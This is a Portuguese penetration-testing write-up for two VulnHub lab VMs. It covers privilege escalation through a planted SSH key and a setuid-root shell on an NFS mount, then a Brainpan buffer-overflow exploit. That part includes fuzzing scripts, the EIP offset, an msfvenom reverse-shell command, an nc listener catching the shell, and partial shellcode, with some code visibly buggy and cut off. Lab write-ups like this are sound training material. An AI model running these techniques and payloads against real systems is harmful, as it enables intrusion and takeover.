/home/mike
cd /john
/bin/sh: 3: cd: can't cd to /john
cd ../john
ls
```

Apesar de conseguir logar como 'john' não foi possível gerar um pty e também não é possível executar um sudo -l. Portanto desisto desta abordagem e descubro que o usuário john não tem chave pública de ssh. Isto permite que eu as gere dentro do .ssh de john e consiga entrar com este usuário.

```
Em meu host:
ssh-keygen -t rsa -C john
johnkey
```

```
No diretório .ssh do alvo
echo "<chave de john>" > authorized_keys
```

```
em meu host:
ssh john @ip -i johnkey (privada)
```

Depois de conectar via ssh, executo um sudo -l para saber o que john pode executar como root:

```
User john may run the following commands on this host:
(root) NOPASSWD: /usr/local/sbin/nfs
```

Com isso percebo que ele monta algum sistema de arquivo remoto como root. Isto quer dizer que este ponto de montagem pode ser acessado pela minha máquina e que posso escrever dentro dele com usuário root pelo meu host.

```
mount -t nfs 192.168.1.106:/opt/nfs dir
```


Depois disso crio o seguinte programa em c e o compilo:

```
#include <stdlib.h>

int main(){
system("/bin/bash");
}
```

Depois de compilado dou permissão 4777 para o arquivo e eis a prova do shell:

```
john@pegasus:/opt/nfs$ ls -lh
total 12K
-rwsrwxrwx 1 root root 7.1K Oct  8 04:25 shell
-rw-r--r-- 1 root root  89 Oct  8 04:24 shell.c
john@pegasus:/opt/nfs$ /opt/nsf/shell
-bash: /opt/nsf/shell: No such file or directory
john@pegasus:/opt/nfs$ /opt/nfs/shell
# id
uid=1000(john) gid=1000(john) euid=0(root) groups=0(root),1000(john)
# cd /root
# ls
flag
# cat flag
```



Pegasus is one of the best known creatures in Greek mythology. He is a winged stallion usually depicted as pure white in color. Symbol of wisdom and fame.

Fun fact: Pegasus was also a video game system sold in Poland, Serbia and Bosnia.



It was a hardware clone of the Nintendo Famicom.

CONGRATULATIONS! You made it :)

Hope you enjoyed the challenge as much as I enjoyed creating it and I hope you learnt a thing or two while doing it! :)

Massive thanks and a big shoutout to @iMulitia for beta-breaking my VM and providing first review.

Feel free to hit me up on Twitter @TheKnapsy or at #vulnhub channel on freenode and leave some feedback, I would love to hear from you!

Also, make sure to follow @VulnHub on Twitter and keep checking vulnhub.com for more awesome boot2root VMs!

Máquina 30

30.1 Enumeração

Serviços dispostos:

```
PORT    STATE SERVICE VERSION
9999/tcp open  abyss?
10000/tcp open  http    SimpleHTTPServer 0.6 (Python 2.7.3)
```

Acesso a página e encontro um figura e nada no código. Portanto enumero com o dirb:

```
+ http://192.168.1.100:10000/bin (CODE:301|SIZE:0)
+ http://192.168.1.100:10000/index.html (CODE:200|SIZE:215)
```

Ao acessar '/bin' encontro o binário brainpan.exe. Percebo que ele se conecta à porta 9999 da aplicação (Através de um windows 10 em outra sandbox).

Ao acessar a porta 9999 manualmente pelo netcat também existe um banner de login pedindo uma senha, porém quando insiro qualquer valor o socket perde a conexão.

Ao me conectar na porta da aplicação dentro do windows, percebo que parece ser a mesma aplicação, portanto inicio uma depuração com o Immunity Debugger deixo em estado de running e crio o seguinte script em python:

```
import socket

buf=["a"]
c=100

while len(buf) < 25:
    a.append("a"*c)
    c+=200

for a in buf:
    print("[+] size of buf" + len(a) + " bytes")
    s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(("192.168.1.100", 9999))
    s.send(a+ "\r\n")
```

Com este, pretendo saber se existe uma falha de buffer overflow. No teste, percebo que, mesmo a conexão sendo aceita até 1300, ou algumas vezes até 1500 bytes, é em 900 bytes que existe a falha.

Portanto altero o script para procurar o local correto aonde eip é sobrescrito através da criação de padrões.

```

buf= ""BBBvBBBwBBBxBBByBBBzBBB(BBB)BBB*BBB&BBB%BBB$BBB#BBB@BBB!-
CCC0CCC1CCC2CCC3CCC4CCC5CCC6CCC7CCC8CCC9CCCaCCCbCCcCCdCCeCCfCCGgCCChCCCiCCcjCCckCCclCCcmCCcnCC
DDD0DDD1DDD2DDD3DDD4DDD5DDD6DDD7DDD8DDD9DDDaDDDbDDDcDDDdDDDeDDDfDDDgDDDhDDDiDDDjDDDkDDDl
EEE0EEE1EEE2EEE3EEE4EEE5EEE6EEE7EEE8EEE9EEEaEEEbEEEcEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE
FFF0FFF1FFF2FFF3FFF4FFF5FFF6FFF7FFF8FFF9FFFaFFFbFFFcFFFdFFFfFFFgFFFhFFFiFFFjFFFkFFFmFFFnFFFoFFFpFFFqFFFrFF
GGG0GGG1GGG2GGG3GGG4GGG5GGG6GGG7GGG8GGG9GGGaGGGbGGGcGGGdGGGeGGGfGGGgGGGhGGGiGGGjGGGkGGGl
HHH0HHH1HHH2HHH3HHH4HHH5HHH6HHH7HHH8HHH9HHHaHHHbHHHcHHHdHHHeHHHfHHHgHHHhHHHiHHHjHHHkHHHl
III0III1III2III3III4III5III6III7III8III9IIIIaIIIIbIIIIcIIIIIdIIIIeIIIIfIIIIgIIIIhIIIIiIIIIjIIIIkIIIIlIIII
mIIInIIIoIIIpIIIQIIIrIIIsIIItIIIUIIIVIIIWIIIXIIIIyIIIIzIIII(IIII)IIII*IIII&
JJJ0JJJ1JJJ2JJJ3JJJ4JJJ5JJJ6JJJ7JJJ8JJJ9JJJaJJJbJJJcJJJdJJJeJJJfJJJgJJJhJJJiJJJjJJJkJJJlJJJmJJJnJJJoJJJpJJJqJJJrJJJsJJJtJJJuJJJvJJJwJJJxJJJyJJJzJJJ(JJJ)JJJ*JJJ&
""

```

Através da técnica de criação de padrões eu identifico o local onde EIP foi sobrescrito, ou seja, 524 bytes:

```

root@kali:~/beco/d30# python find_pattern.py → Escrito por mim
524

```

Com este valor eu prossigo para a primeira parte do exploit, aonde procuro saber a quantidade de instruções que consigo inserir no STACK e seu endereço:

```

import socket

edx= 524*"A"
eip="BBBB"
esp=400*"C"

xpl= edx + eip + esp

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.1.106", 9999))
s.send(xpl)

ESP = 005FF910 (Endereço do ponto de inserção de código)
JMP ESP = Primeiro Jump de ESP é em 311712f3

```

Com o endereço de JMP ESP, eu mudo o fluxo de execução e testo para saber se existe algum badchar que pode inviabilizar o shellcode.

```

\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d

```

Crio um payload:

```

msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.7 lport=443 -f python exitfunc=thread -a x86 -b "\x00"

```

Agora testo a execução do shell reverso:

```

paulo@kali:~$ sudo nc -nlvp 443
[sudo] senha para paulo:
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 192.168.1.106.
Ncat: Connection from 192.168.1.106:49871.
Microsoft Windows [Version 10.0.18363.418]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\suporte\Downloads>whoami
whoami
win10\suporte

```

Neste ponto, depois de muitos testes, começo a testar a aplicação em um ambiente linux com o wine. Desta forma corrijo os endereços e testo o payload que pode funcionar na aplicação:

```

import socket

#0043f85c, 0043f820
edx= 524*"A"
eip="\xf3\x12\x17\x31"
buf = b""
buf += b"\xbfx76\xd2\x8a\x23\xd9\xcf\xd9\x74\x24\xf4\x58\x31"
buf += b"\xc9\xb1\x1f\x31\x78\x15\x83\xc0\x04\x03\x78\x11\xe2"
buf += b"\x83\xb8\x80\x7d\x5a\xe6\x62\x62\xcf\x5b\xde\x0f\xed"
buf += b"\xeb\x86\x46\x10\xc6\xc7\xce\x89\xb1\x07\x58\x2c\x24"
buf += b"\xe0\x9b\x2e\xa9\x4b\x12\xcf\xc3\xcd\x7d\x5f\x45\x45"
buf += b"\xf7\xbe\x26\xa4\x87\xc5\x69\x4f\x91\x8b\x1d\x8d\xc9"
buf += b"\xb1\xde\xed\x09\xed\xb4\xed\x63\x08\xc0\x0d\x42\xdb"

```